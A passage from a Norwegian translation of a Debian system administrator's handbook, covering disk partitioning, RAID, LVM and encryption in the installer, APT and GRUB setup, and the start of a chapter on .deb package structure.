allerede er på maskinen. Faktisk må du da ha sikkerhet for at du ikke endrer dets partisjoner (eller som du endrer størrelsen på dem uten å forårsake skade).

Heldigvis har partisjoneringsprogramvaren en «veiledet»-modus som anbefaler partisjoner for brukeren. I de fleste tilfeller kan du bare godkjenne programvarens forslag.

Den første skjermen i partisjoneringsverktøyet gir valget mellom å bruke en hel harddisk for å lage ulike partisjoner. For en (ny) datamaskin som utelukkende vil bruke Linux, er dette alternativet det klart enkleste, og du kan velge alternativet «Veiledet - bruk hele disken». Hvis datamaskinen har to harddisker for to operativsystemer, er det også en løsning som kan legge til rette for partisjonering ved å sette en lagringsenhet for hver. I begge disse tilfellene er det neste skjermen tilbyr å velge disken der Linux skal installeres ved å velge den tilsvarende oppføringen (for eksempel «SCSI1 (0,0,0) (sda) - 21,5 GB ATA QEMU HARDDISK»). Så starter du den veiledede partisjoneringen.

Figur 4.7 *Valg av patisjoneringsmetode*

Veiledet partisjonering kan også sette opp LVM logiske volumer i stedet for partisjoner (se nedenfor). Siden resten av operasjonen er den samme, vil vi ikke gå igjennom alternativet «Veiledet - bruk hele disken og sett opp LVM» (kryptert eller ikke).

I andre tilfeller, når Linux må arbeide parallelt med andre allerede eksisterende partisjoner, må du velge manuell partisjonering .

Figur 4.8 *Disk som brukes for veiledet partisjonering*

Veiledet partisjonering

Det veiledede partisjoneringsverktøyet tilbyr tre partisjoneringsmetoder, som tilsvarer forskjellige bruksområder.

Figur 4.9 *Veiledet partisjonering*

Den første metoden kalles «Alle filer i én partisjon». Hele Linux-systemtreet er lagret i ett enkelt filsystem, tilsvarende roten / katalogen. Denne enkle og robuste partisjoneringen passer perfekt

for personlige eller enkeltbruker-systemer. Faktisk vil to partisjoner bli opprettet: Det første vil huse hele systemet, den andre det virtuelle minnet (swap).

Den andre metoden, «Separat `/hjem/`-partisjon», er lik, men deler filhierarkiet i to: Én partisjon inneholder Linux-systemet (`/`), og den andre inneholder «hjemmeområder» (som betyr brukerdata i filer, og underkataloger tilgjengelig under `/hjem/`).

Den siste partisjoneringsmetoden, kalt «Separate `/hjem`, `/var`, og `/tmp`-partisjoner», er egnet for tjenere og flerbrukersystemer. Den deler filetreet i mange partisjoner: I tillegg til roten (`/`) og brukerkontopartisjoner (`/hjem/`), har den også partisjoner for tjenerprogramdata (`/var/`), og midlertidige filer (`/tmp/`). Disse divisjonene har flere fordeler. Brukere kan ikke låse opp serveren ved å forbruke all tilgjengelig plass på harddisken (de kan bare fylle opp `/tmp/` og `/hjem/`). Bakgrunnsprosessens data (spesielt logger) kan ikke lenger fylle opp resten av systemet.

DET GRUNNLEGGENDE

Å velge filsystem

Et filsystem definerer måten data er organisert på harddisken. Hvert eksisterende filsystem har sine fordeler og begrensninger. Noen er mer robuste, andre mer effektive. Hvis du kjenner dine behov godt, velg det mest hensiktsmessige filsystemet som er mulig. Forskjellige sammenligninger er allerede gjort. Det virker som *ReiserFS* er spesielt effektiv for å lese mange små filer. I sin tur virker *XFS* raskere med store filer. *Ext4*, det standard filsystemet for Debian, er et godt kompromiss, basert på de tre tidligere versjoner av filsystemer som historisk er brukt i Linux (*ext*, *ext2* og *ext3*). *Ext4* overvinner visse begrensninger i *ext3*, og er spesielt egnet for harddisker med svært stor kapasitet. Et annet alternativ ville være å eksperimentere med den svært lovende *btrfs*, som har en rekke funksjoner som, opp til nå, krever bruk av LVM og/eller RAID.

Et journalført filsystem (slike som *ext3*, *ext4*, *btrfs*, *reiserfs*, eller *xfs*) gjennomfører spesielle tiltak for å gjøre det mulig å gå tilbake til en tidligere konsistent tilstand etter et brått avbrudd, uten helt ut å måtte analysere hele disken (slik tilfellet var med *ext2*-systemet). Denne funksjonaliteten er utført ved å fylle ut en transaksjonsjournal som beskriver oppgavene før de faktisk utføres. Dersom en operasjon blir avbrutt, vil det være mulig å «spille» den fra transaksjonsjournalen. Derimot, hvis det oppstår et avbrudd under en oppdatering av transaksjonsjournalen, blir den siste forespurte endringen rett og slett ignorert. Dataene som skrives kan gå tapt, men siden dataene på disken ikke har endret seg, har sammenhengen holdt seg. Dette er ikke noe mer eller noe mindre enn en transaksjonsmekanisme anvendt på filsystemet.

Når du har valgt typen partisjon, beregner programvaren et forslag, og beskriver det på skjermen. Brukeren kan deretter endre det hvis nødvendig. Du kan, i særdeleshet, velge et annet filsystem hvis standardvalget (*ext4*) ikke er hensiktsmessig. I de fleste tilfeller, imidlertid, er den foreslåtte partisjoneringen rimelig, og aksepteres ved å velge alternativet «Avslutte partisjonering og skrive endringer i disk».

Figur 4.10 *Godkjenne partisjonering*

Manuell partisjonering

Manuell partisjonering gir større fleksibilitet, slik at brukeren kan velge formål og størrelsen på hver partisjon. Videre er denne modusen uunngåelig hvis du ønsker å bruke programvare RAID.

I PRAKSIS

Krympe en Windows-partisjon

For å installere Debian sammen med et eksisterende operativsystem (Windows eller andre), må du ha noe ledig harddiskplass, som ikke blir brukt av det andre systemet, for å kunne opprette partisjoner dedikert til Debian. I de fleste tilfeller betyr dette å krympe en Windows-partisjon og gjenbruke den frigjorte plassen.

Debian-installeren tillater denne operasjonen når du bruker manuell partisjoneringsmodus. Du trenger bare å velge Windows-partisjonen, og legge inn den nye størrelsen (dette fungerer på samme måte med både ukryptert FAT- og NTFS-partisjoner).

Hvis Windows bruker BitLocker-krypterte partisjoner, krever skrittene for å endre størrelsen på dem, å bruke BitLocker Management sammen med Windows Disk Management-verktøyet.

Den første skjermen viser de tilgjengelige diskene, partisjonene deres, og eventuell ledig plass som ennå ikke er partisjonert. Du kan velge hvert viste element; trykk på Enter-tasten gir listen med hva som kan gjøres.

Du kan slette alle partisjoner på en disk ved å merke den.

Når du velger ledig plass på en disk, kan du manuelt opprette en ny partisjon. Du kan også gjøre dette med veiledet partisjonering, som er en interessant løsning for en disk som allerede inneholder et annet operativsystem, men som du kanskje ønsker å partisjonere for Linux på vanlig

måte. Se del 4.2.13.1, «Veiledet partisjonering» side 63 for flere detaljer om veiledet partisjonering.

DET GRUNNLEGGENDE

Monteringspunkt

Monteringspunktet er katalogtreet som skal huse innholdet i filsystemet i den valgte partisjonen. Således er en skillevegg montert ved at `/hjem/` tradisjonelt er ment til å inneholde brukerdata.

Når denne katalogen er kalt «`/`», er den kjent som filtreets *rot*, og derfor roten til partisjonen som faktisk vil huse Debian-systemet.

DET GRUNNLEGGENDE

Virtuelt minne, utvekslingsminne

Virtuelt minne gjør at Linux-kjernen, når den mangler tilstrekkelig minne (RAM), å frigjøre litt minne ved å lagre de delene av RAM som har vært inaktiv i noen tid, på swap-partisjonen på harddisken.

For å simulere ekstra minne, bruker Windows en swap-fil som ligger direkte i et filsystem. Motsatt, benytter Linux en partisjon dedikert til dette formål, derav betegnelsen «swap-partisjon».

Når du velger en partisjon, kan du angi på hvilken måte du skal bruke den:

- formatere den, og ta den med i filetreet ved å velge et monteringspunkt;
- bruke den som en swap-partisjon;
- gjøre den til et «fysisk volum for kryptering» (for å beskytte datakonfidensialiteten på enkelte partisjoner, se nedenfor);
- gjøre den til et «fysisk volum for LVM» (dette begrepet er diskutert i større detalj senere i dette kapitlet);
- bruke den som en RAID-enhet (se senere i dette kapitlet);
- du kan også velge å ikke bruke den, og derfor la den være uendret.

Oppsett av flerdisk-enheter (Programvare RAID)

Noen typer RAID tillater duplisering av informasjon som er lagret på harddisker for å forhindre tap av data, i tilfelle av et maskinvareproblem som berører en av dem. Nivå 1 RAID holder en enkel, identisk kopi (speil) av en harddisk på en annen stasjon, mens nivå 5 RAID deler overflødige data over flere disker, og gir dermed en fullstendig rekonstruksjon av en sviktende stasjon.

Vil vi bare beskrive nivå 1 RAID, som er den enkleste å gjennomføre. Det første trinnet innebærer å lage to partisjoner med identisk størrelse, lagt til to forskjellige harddisker, og for å merke dem «fysisk volum for RAID».

Du må da velge «Sett opp programvare RAID» i partisjoneringsverktøyet for å kombinere disse to partisjonene til en ny virtuell disk og velg «Lag MD-enhet» i oppsettsskjermen. Deretter må du svare på en rekke spørsmål om denne nye enheten. Det første spørsmålet spør om RAID-nivået som skal brukes, som i vårt tilfelle vil være «RAID1». Det andre spørsmålet er om antall aktive enheter - to i vårt tilfelle, som er antall partisjoner som inkluderes i denne MD-enheten.

Det tredje spørsmålet er om antall ekstra enheter - 0; vi har ikke planlagt noen ekstra disk til å ta over for en mulig defekt disk. Det siste spørsmålet krever at du velger partisjoner for RAID-enheten - disse vil være de to som vi har satt til side for dette formålet (sørg for at du bare velger partisjonene som eksplisitt nevner «raid»).

Tilbake til hovedmenyen, vises en ny virtuell «RAID»-disk. Denne disken er presentert med en enkel partisjon som ikke kan slettes, men hvis bruk vi kan velge (akkurat som for alle andre partisjoner).

For ytterligere informasjon om RAID funksjoner, vennligst referer til del 12.1.1, «Programvare RAID» side 328.

Sett opp Logical Volume Manager (LVM)

LVM lar deg lage «virtuelle» partisjoner som går over flere disker. Fordelene er todelt: Størrelsen på partisjonene er ikke lenger begrenset av individuelle disker, men av deres samlede volum, og du kan endre størrelsen på eksisterende partisjoner når som helst, muligens etter å ha lagt til en ekstra disk når det trengs.

LVM bruker en bestemt terminologi: en virtuell partisjon er et «logisk volum», som er en del av en «volumgruppe», eller en sammenslutning av flere «fysiske volumer». Hver av disse begrepene tilsvarer faktisk en «ekte» partisjon (eller en programbasert RAID-enhet).

Denne teknikken fungerer på en svært enkel måte: Hvert volum, enten fysisk eller logisk, er delt inn i blokker av samme størrelse, som er laget for å korrespondere med LVM. Å legge til en ny disk fører til etablering av et nytt fysisk volum, og disse nye blokkene kan knyttes til en volumgruppe. Alle partisjoner i volumgruppen som er utvidet slik, vil ha ekstra rom som de kan utvide seg i.

Partisjoneringsverktøyet setter opp LVM i flere trinn. På eksisterende disker må du først opprette partisjonene som vil bli «fysiske volumer for LVM». For å aktivere LVM, må du velge «Sett oppLogical Volume Manager (LVM)», så på den samme oppsettsskjermen «Lag en volumgruppe», som du vil knytte de eksisterende fysiske volumer til. Endelig kan du opprette logiske volumer innenfor denne volumgruppen. Legg merke til at den automatiske partisjoneringssystemet kan utføre alle disse trinnene automatisk.

I partisjoneringsmenyen, vil hvert fysisk volum vises som en disk med en enkelt partisjon som ikke kan slettes, men som du kan bruke som ønsket.

Bruken av LVM beskrives nærmere i del 12.1.2, «LVM» side 339.

Oppsett av krypterte partisjoner

For å garantere konfidensialitet for dine data, for eksempel ved tap eller tyveri av datamaskinen eller en harddisk, er det mulig å kryptere dataene på enkelte partisjoner. Denne funksjonen kan legges under et hvilket som helst filsystem, ettersom, som for LVM, Linux (og mer spesielt dm-crypt driveren) bruker Device Mapper for å lage en virtuell partisjon (der innholdet er be-

skyttet) basert på en underliggende partisjon som lagrer data i kryptert form. (Takk til LUKS, Linux Unified Key Setup, et standardformat som muliggjør lagring av krypterte data samt meta-informasjon som indikerer krypteringsalgoritmer som brukes).

SIKKERHET

Kryptert swap-partisjon

Når en kryptert partisjon blir brukt, blir krypteringsnøkkelen lagret i minnet (RAM). Siden henting av denne nøkkelen tillater dekryptering av data, er det av største betydning å unngå å legge igjen en kopi av denne nøkkelen, som da vil være tilgjengelig for den mulige tyven av datamaskinen eller av harddisken, eller for en vedlikeholdstekniker. Dette er, imidlertid, noe som lett kan skje med en laptop, for når den er i dvale, er innholdet i RAM lagret på swap-partisjonen. Er ikke denne partisjonen kryptert, kan tyven åpne nøkkelen, og bruke den til å dekryptere data fra de krypterte partisjonene. Dette er grunnen, når du bruker krypterte partisjoner, til at det er viktig også å kryptere swap-partisjon!

Debian-installeren vil advare brukeren om man prøver å lage en kryptert partisjon når swap-partisjonen ikke er kryptert.

For å opprette en kryptert partisjon, må du først tilordne en tilgjengelig partisjon for dette formålet. Du velger en partisjon, og indikerer at den er til å bli brukt som et «fysisk volum for kryptering». Etter å ha partisjonert disken som inneholder det fysiske volumet som skal lages, velg «sett opp krypterte volumer». Programvaren vil da foreslå å klargjøre det fysiske volumet med tilfeldige data (som gjør lokalisering av den virkelige data vanskeligere), og vil be deg om å oppgi en «krypteringspassfrase», som du skal bruke til å gå inn hver gang du starter datamaskinen for å få tilgang til innholdet i den kryptert partisjonen. Når dette trinnet er fullført, og du har returnert til partisjoneringsverktøymenyen, vil en ny partisjon være tilgjengelig i et «kryptert volum», som du deretter kan sette opp akkurat som alle andre partisjoner. I de fleste tilfeller brukes denne partisjonen som et fysisk volum for LVM, slik som å beskytte flere partisjoner (LVM logiske volumer) med samme krypteringsnøkkel, inkludert swap-partisjonen (se sidefelt «Kryptert swap-partisjon» side 68).

4.2.14. Installere base-systemet

Dette trinnet, som ikke krever noen form for brukermedvirkning, installerer Debian «base-system»-pakker. Dette inkluderer `dpkg`, og `apt`-verktøy, som administrerer Debian-pakker, samt de verktøyene som trengs for å starte opp systemet, og begynne å bruke det.

Figur 4.11 *Installasjon av base-systemet*

4.2.15. Sett opp pakkestyreren (apt)


For å kunne installere ekstra programvare, trenger APT å bli satt opp og fortalt hvor Debian-pakkene finnes. Dette trinnet er så automatisert som mulig. Det starter med et spørsmål om det må bruke en nettverkskilde for pakker, eller om det skal bare se etter pakker på CD-ROM.

MERK

Debian CD-ROM i spilleren

Hvis installasjonsprogrammet oppdager en Debian installasjonsdisk i CD/DVD-leseren, er det ikke nødvendig å sette opp APT til å lete etter pakker på nettverket: APT blir automatisk satt opp til å lese pakker fra et flyttbart lagringsmedium. Hvis disken er en del av et sett, vil programvaren tilby å «utforske» andre disker for å vise alle pakkene som er lagret på dem.

Hvis det kreves å få pakker fra nettverket, tillater de to neste spørsmålene å velge en tjener som disse pakkene kan lastes ned fra, ved først å velge et land, så et tilgjengelig speil i det landet (et speil er en offentlig tjener som har kopier av alle filer i Debians hovedarkiv).



Figur 4.12 *Å velge et Debian speil*

Til slutt foreslår programmet å bruke en HTTP-mellomtjener. Hvis det ikke er noen mellomtjener, er Internett-tilgangen direkte. Hvis du skriver http://proxy.falcot.com:3128, vil APT bruke Falcot sin *proxy/cache*, et program ved navn «Squid». Du kan finne disse innstillingene ved å sjekke oppsett i en nettleser på en annen maskin koblet til det samme nettverket.

Filene `Packages.xz` og `Sources.xz` blir automatisk lastet ned for å oppdatere listen over pakker som ATP gjenkjenner.

DET GRUNNLEGGENDE

HTTP-mellomtjener

En HTTP-mellomtjener er en tjener som videresender en HTTP-forespørsel for nettverksbrukere. Det hjelper noen ganger for å få fart på nedlastinger å beholde en kopi av filene som er overført gjennom den (vi snakker da om mellomtjener/hurtiglager). I noen tilfeller er dette den eneste måten å få tilgang til en ekstern nettjener. I slike tilfeller er det svært viktig å svare på samsvarende spørsmål under installasjon, for at programmet skal kunne laste ned Debian-pakker gjennom den.

Squid er navnet på tjenerprogramvaren som brukes av Falcot Corp for å tilby denne tjenesten.

4.2.16. Debians pakke-popularitetskonkurranse

Debian-systemet har med en pakke kalt *popularity-contest*, der formålet er å lage brukerstatistikk. Hver uke samler dette programmet informasjon om pakker som er installert og nylig brukt, og anonymt sendes denne informasjonen til Debian-prosjektets tjenere. Prosjektet kan deretter bruke denne informasjonen til å bestemme den relative betydningen av hver pakke, og det påvirker prioriteten de får. Spesielt blir de mest «populære» pakker inkludert i installasjons-CD-ROM-en, noe som vil lette tilgangen for brukere som ikke ønsker å laste dem ned, eller å kjøpe et komplett sett.

Denne pakken blir bare aktivert ved etterspørsel, av respekt for konfidensialiteten til brukernes bruk.

4.2.17. Å velge pakker for installasjon

Det neste trinnet lar deg velge formålet med maskinen i svært grove trekk: De ti foreslåtte oppgavene gir lister over pakker for installasjon. Listen over de pakkene som faktisk vil bli installert vil være finjustert og fullført senere, men dette gir på en enkel måte et godt utgangspunkt.

Noen pakker er også automatisk installert i henhold til den oppdagede maskinvaren (takk til programmet `discover-pkginstall` fra *discover*-pakken).

Figur 4.13 *Oppgavevalg*

4.2.18. Å installere GRUB oppstartslaster

Oppstartslasteren er det første programmet som BIOS starter. Dette programmet laster Linux-kjernen inn i minnet, og deretter iverksetter det. Det gir ofte en meny som lar brukeren velge kjernen som skal lastes opp og/eller det operativsystemet som skal starte.

Som standard, menyen som GRUB foreslår inneholder alle de installerte Linux-kjerner, samt eventuelle andre operativsystemer som ble oppdaget. Dette er grunnen til at du bør akseptere tilbudet om å installere den i Master Boot Record (Hovedpartisjonssektor). Siden den beholder eldre versjoner av kjernen, bevarer det evnen til å starte det samme systemet hvis den sist installerte kjernen er defekt eller dårlig tilpasset maskinvaren, er det ofte fornuftig å beholde et par eldre kjerneversjoner installert.

Debian har installert GRUB som standard oppstartslaster takket være dens tekniske overlegenhet: Den fungerer med de fleste filsystemer, og krever derfor ikke en oppdatering etter hver nye kjerneinstallasjon, siden den leser oppsett under oppstart, og finner den nøyaktige plasseringen av den nye kjernen. Versjon 1 av GRUB (nå kjent som «Grub Legacy») kunne ikke håndtere alle kombinasjoner av LVM og programvare-RAID. Versjon 2, installert som standard, er mer komplett. Det kan likevel være situasjoner hvor det er mer tilrådelig å installere LILO (en annen oppstartslaster); Installasjonsprogrammet vil foreslå det automatisk.

Det er verdt å merke seg at GRUB ikke er en enkelt oppstartslaster, det er mer som en samling av oppstartslastere egnet for ulike tilfeller. De mange binære pakkene som er bygget ut fra GRUB-kildepakken, gjenspeiler at: *grub-efi-amd64* er for 64-biters PC-oppstart i UEFI-modus, *grub-efi-ia32* er for 32-biters PC-oppstart i UEFI-modus, *grub-pc* er for PC-oppstart i BIOS-modus, *grub-uboot* for ARM-datamaskiner, etc.

For mer informasjon om hvordan du setter opp GRUB, se gjerne del 8.8.3, «Oppsett av GRUB 2» side 182.

PASS PÅ

Oppstartslaster og dobbelt oppstart

Denne fasen i Debians installasjonsprosess oppdager operativsystemene som allerede er installert på datamaskinen, og automatisk legger til tilsvarende oppføringer i oppstartsmenyen, men ikke alle installasjonsprogrammer gjør dette.

Spesielt hvis du installerer (eller installer på nytt) Windows etterpå, vil oppstartslasteren bli slettet. Debian vil fortsatt være på harddisken, men vil ikke lenger være tilgjengelig fra oppstartsmenyen. Du må da starte Debian installasjonssystem i **rescue**-modus for å sette opp en mindre eksklusiv oppstartslaster. Denne operasjon er beskrevet i detalj i installasjonsmanualen.

➨ `https://www.debian.org/releases/stable/amd64/ch08s06`

KULTUR

Sikker oppstart og shim-oppstarteren

Secure Boot er en teknologi som sikrer at du bare kjører programvare som er validert av operativsystemleverandøren. For å utføre sitt arbeid validerer hvert element i oppstartssekvensene den neste programvarekomponenten som den vil utføre. På det dypeste nivået bygger UEFI-fastvaren inn kryptografiske nøkler fra Microsoft for å sjekke oppstartslasterens signatur, slik at den er trygg å utføre.Da å få en binær signert av Microsoft er en lang prosess, bestemte Debian seg for å ikke signere GRUB direkte. I stedet bruker den en oppstarter kalt shim, som nesten aldri trenger å endre, og hvis eneste rolle er å sjekke Debians gitte signatur på GRUB og utføre GRUB. Hvis du vil kjøre Debian på en maskin med Sikker oppstart aktivert, må du installere pakken *shim-signed*.

Nede i bunken vil GRUB gjøre en lignende sjekk med kjernen, og deretter kan kjernen også sjekke signaturer på moduler som lastes inn. Kjernen kan også forby noen operasjoner som kan endre integriteten til systemet.


Debian 10 er den første utgivelsen som støtter Secure Boot. Før måtte du deaktivere denne funksjonen i systemoppsettskjermen som BIOS eller UEFI har.

4.2.19. Avslutte Installasjonen og systemstart

Installasjonen er nå fullført, programmet ber deg om å ta ut CD-ROM fra leseren og om å starte datamaskinen på nytt.

4.3. Etter den første oppstarten

Hvis du aktiverer oppgaven «Debian desktop environment» («Debian skrivebordsmiljø») uten et eksplisitt skrivebordsvalg (eller med «GNOME»-valget), vil datamaskinen vise `gdm3` login-behandler.



Figur 4.14 *Første oppstart*

Brukeren som allerede er opprettet, kan så logges inn, og starte å virke umiddelbart.

4.3.1. Installere tilleggsprogramvare

De installerte pakker svarer til de profiler som er valgt under installeringen, men ikke nødvendigvis til den bruk som maskinen faktisk er tiltenkt. I slike tilfeller kan det være lurt å bruke et pakkestyringsverktøy for å avgrense utvalget av installerte pakker. De to mest brukte verktøyene (som er installert hvis «Debian desktop environment»-profilen ble valgt) er `apt` (tilgjengelig fra kommandolinjen), og `synaptic` («Synaptic Package Manager» i menyene).

For å gjøre det mulig å installere en gruppe programmer som henger sammen lager Debian «oppgaver» som er satt av til bestemte formål (e-posttjener, filtjener, etc.). Du har allerede hatt muligheten til å velge dem under installasjonen, og du kan finne dem igjen ved hjelp av pakkesty-

ringsverktøy som `aptitude` (oppgavene er listet i en egen seksjon), og `synaptic` (via menyen Rediger → Merk pakker ved hjelp av oppgave...)).

Aptitude er et tekstbasert fullskjermgrensesnitt til APT. Det lar brukeren bla gjennom listen over tilgjengelige pakker etter ulike kategorier (installerte eller ikke installerte pakker, etter oppgave, etter seksjon, etc.), og lar en se all tilgjengelig informasjon om hver av dem (avhengigheter, konflikter, beskrivelse, etc.). Hver pakke kan merkes «installer» (som skal installeres, +-tasten) eller «fjern» (som skal fjernes, -- tasten). Alle disse operasjonene vil bli utført samtidig når du har bekreftet dem ved å trykke på g-tasten («g» for «gå i gang!»). Det er ingen grunn til bekymring hvis du har glemt noen programmer. Du kan kjøre `aptitude` på nytt så snart den første installasjonen er ferdig.

TIPS

Debian tenker på de som ikke er engelskspråklige

Flere oppgaver er øremerket til å legge systemet ut på andre språk enn engelsk. De omfatter oversatt dokumentasjon, ordbøker, og diverse andre pakker nyttig for dem som bruker ulike språk. Den riktige oppgaven velges automatisk hvis et ikke-engelsk språk ble valgt under installasjonen.

Selvfølgelig er det mulig å ikke installere en hvilken som helst oppgave. I dette tilfellet kan du manuelt installere ønsket programvare med `apt`, eller `aptitude`-kommandoen (som begge er tilgjengelig fra kommandolinjen).

ORDFORRÅD

Pakkeavhengigheter, konflikter

I Debian pakkesjargong er en «avhengighet» en annen pakke som er nødvendig for riktig funksjon av den pakken det gjelder. Motsatt, er en «konflikt» en pakke som ikke kan installeres side-ved-side med en annen.


Disse begrepene er diskutert mer i detalj i kapittel 5, «Pakkesystem: Verktøy og grunnleggende prinsipper» side 78.

4.3.2. Å oppgradere systemet

En første `apt upgrade` (en kommando brukes til å automatisk oppdatere installerte programmer) er vanligvis nødvendig, spesielt for mulige sikkerhetsoppdateringer utstedt etter utgivelsen av den nyeste Debian stabile versjonen. Disse oppdateringene kan innebære noen flere spørsmål via `debconf`, Debians standard oppsettsverktøy. For videre informasjon om disse oppdateringen utført av `apt`, besøk gjerne del 6.2.3, «Oppgradering av systemet» side 119.

Nøkkelord

Binærpakke
Kildepakke
dpkg
deb
avhengigheter
konflikt



Kapittel

5

Pakkesystem: Verktøy og grunnleggende prinsipper

Innhold

Som Debian-systemadministrator vil du rutinemessig håndtere `.deb`-pakker, siden de inneholder konsistente funksjonelle enheter (programmer, dokumentasjon, etc.), som gjør installasjon og vedlikehold mulig. Det er derfor en god idé å vite hva de er, og hvordan du bruker dem.

Dette kapitlet beskriver strukturen og innholdet av «binær»- og «kilde»-pakker. De første er filer, som kan brukes direkte av `dpkg`, mens sistnevnte inneholder kildekoden, så vel som instruksjoner for å bygge binære pakker.

5.1. Binærpakkestruktur

Pakkeformatet til Debian er utformet slik at innholdet kan pakkes ut i et Unix-system som har de klassiske kommandoene `ar`, `tar`, og `xz` eller noen ganger `gzip` eller `bzip2`. Denne tilsynelatende trivielle egenskapen er viktig for å virke på mange plattformer og for gjenoppretting etter alvorlige uhell.

Forestill deg, for eksempel, at du ved en feil har slettet `dpkg`-programmet, og at du ikke lenger kunne installere Debian-pakker. Ettersom `dpkg` selv er en Debian-pakke, ville det virke som om systemet ditt var ferdig ... Heldigvis vet du formatet for en pakke, og kan derfor laste ned[1] `.deb`-filen til *dpkg*-pakken, og installere den manuelt (se sidemeny «`dpkg`, `APT`, og `ar`» side 78). Hvis, ved et uhell, en eller flere av programmene `ar`, `tar` eller `gzip`/`xz`/`bzip2` har forsvunnet, trenger du bare å kopiere det manglende programmet fra et annet system (siden hver av disse opererer helt selvstendig, uten avhengigheter, er en enkel kopi tilstrekkelig). Hvis systemet møter en enda mer uheldig skjebne, slik at selv disse ikke fungerer (kanskje de dypeste systembibliotekene mangler?), skal du prøve den statiske versjonen av `busybox` (fremskaffet fra *busybox-static*-pakken), som er enda mer selvstendig, og gir delkommandoer som `busybox ar`, `busybox tar` og `busybox xz`.

I tilfelle uhell bør du helst ha sikret deg en sikkerhetskopi av systemet (se del 9.10, «Sikkerhetskopiering» side 227).

VERKTØY

`dpkg`, `APT`, og `ar`

`dpkg` er programmet som håndterer `.deb`-filer (binærpakker), og spesifikt pakker ut, analyserer og åpner dem.

APT (forkortelsen for "Advanced Packaging Tool") er en gruppe av programmer som tillater utførelsen av høyere-nivå endringer i systemet, som installasjon eller fjerning av pakke (mens den holder kontroll på avhengighetene), oppdatering og oppgradering av systemet, opplisting av tilgjengelige pakkene, etc.

Når det gjelder `ar`-programmet, tillater det håndtering av filer med samme navn: `ar t` *`arkiv`* viser listen over filene i et slikt arkiv, `ar x` *`arkiv`* pakker ut filer fra arkivet til gjeldende arbeidskatalog, `ar d` *`arkiv fil`* sletter en fil fra arkivet etc. Manualsiden (`ar(1)`) dokumenter alle andre egenskaper. `ar` er et svært rudimentært verktøy som en Unix administrator bare sjelden vil bruke, mens en admin regelmessig bruker `tar`, et mer avansert arkiv og filhåndteringsprogram. Dette er grunnen til at det er så enkelt å gjenopprette `dpkg` hvis den blir slettet ved en feil. Du trenger bare å laste ned Debian-pakken, og pakke ut innholdet fra `data.tar.gxz`-arkivet i rotsystemet. (`/`):

```
